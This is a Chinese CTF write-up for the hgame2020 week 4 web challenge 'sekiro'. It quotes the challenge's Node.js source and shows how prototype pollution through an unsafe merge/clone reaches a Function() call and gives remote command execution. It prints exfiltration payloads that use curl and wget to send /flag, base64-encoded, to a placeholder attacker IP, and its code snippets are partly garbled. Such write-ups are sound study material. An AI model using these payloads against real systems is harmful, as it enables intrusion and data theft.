
## hgame2020-week4-后排围观

感谢各位出题人的耐心解答!

## web

## sekiro

题目提供了源码,结构是这样的



看起来应该是要读取flag中的内容

先看web\routes\index.js

```
const isObject = obj => obj && obj.constructor && obj.constructor === Object;
const merge = (a, b) => {
  for (var attr in b) {
    if (isObject(a[attr]) && isObject(b[attr])) {
      merge(a[attr], b[attr]);
    } else {
      a[attr] = b[attr];
    }
    return a
}
const clone = (a) => {
    return merge({}, a);
}
```

```
router.post('/action', function (req, res) {
    if (!req.session.sekiro) {
        res.end("Session required.")
    }
    if (!req.session.sekiro.alive) {
        res.end("You dead.")
    }
    var body = JSON.parse(JSON.stringify(req.body));
    var copybody = clone(body)
    if (copybody.solution) {
        req.session.sekiro = Game.dealWithAttacks(req.session.sekiro,
        copybody.solution)
    }
    res.end("提交成功")
}
```

发现此处调用了clone函数,在solution存在的情况下会调用Game.dealWithAttacks(),再在\web\utils查看具体内容

发现

```
var fn = Function("sekiro", sekiro.attackInfo.additionalEffect + "\nreturn
sekiro")
sekiro = fn(sekiro)
```

可以通过改变sekiro.attackInfo.additionalEffect的值,在调用fn时实现远程命令执行可以发现条件是 sekiro.attackInfo.solution !== solution 而在attack中

```
"method": "普通攻击",
        "attack": 500,
       "additionalEffect": "sekiro.posture+=50",
       "solution": "格挡"
   },
    {
       "method": "下段攻击",
       "attack": 1000,
       "solution": "跳跃踩头"
   },
       "method": "突刺攻击",
       "attack": 1000,
       "solution": "识破"
   },
       "method": "巴之雷",
       "attack": 1000,
       "solution": "雷反"
   },
]
```

通过原型链污染的条件,我们要在攻击没有additionalEffect属性时发送我们的payload 说实话不知道为啥老是接收不到数据...

这俩我都失败了,但是学长试了第二个说是可以拿到flag的?感觉是我操作问题…后来利用curl来执行命令终于成功了一次… payload成功变成了这样

).exec('wget \_ip/\_port?\$(cat /flag|base64)'.function(){})"

}}

```
{
    "solution":"0",
    "__proto__":{

    "additionalEffect":"global.process.mainModule.constructor._load('child_process').execSync('curl http://_ip:_apache_port/?flag=`cat ../../../flag|base64`')"
    }
}
```

先访问/info /attack界面,确定攻击满足条件后,再post /action,发送payload,最后从apache日志里 找access记录

但是这个对我来说也是看运气,试了N遍就成功了一次...后面再尝试的时候又收不到了...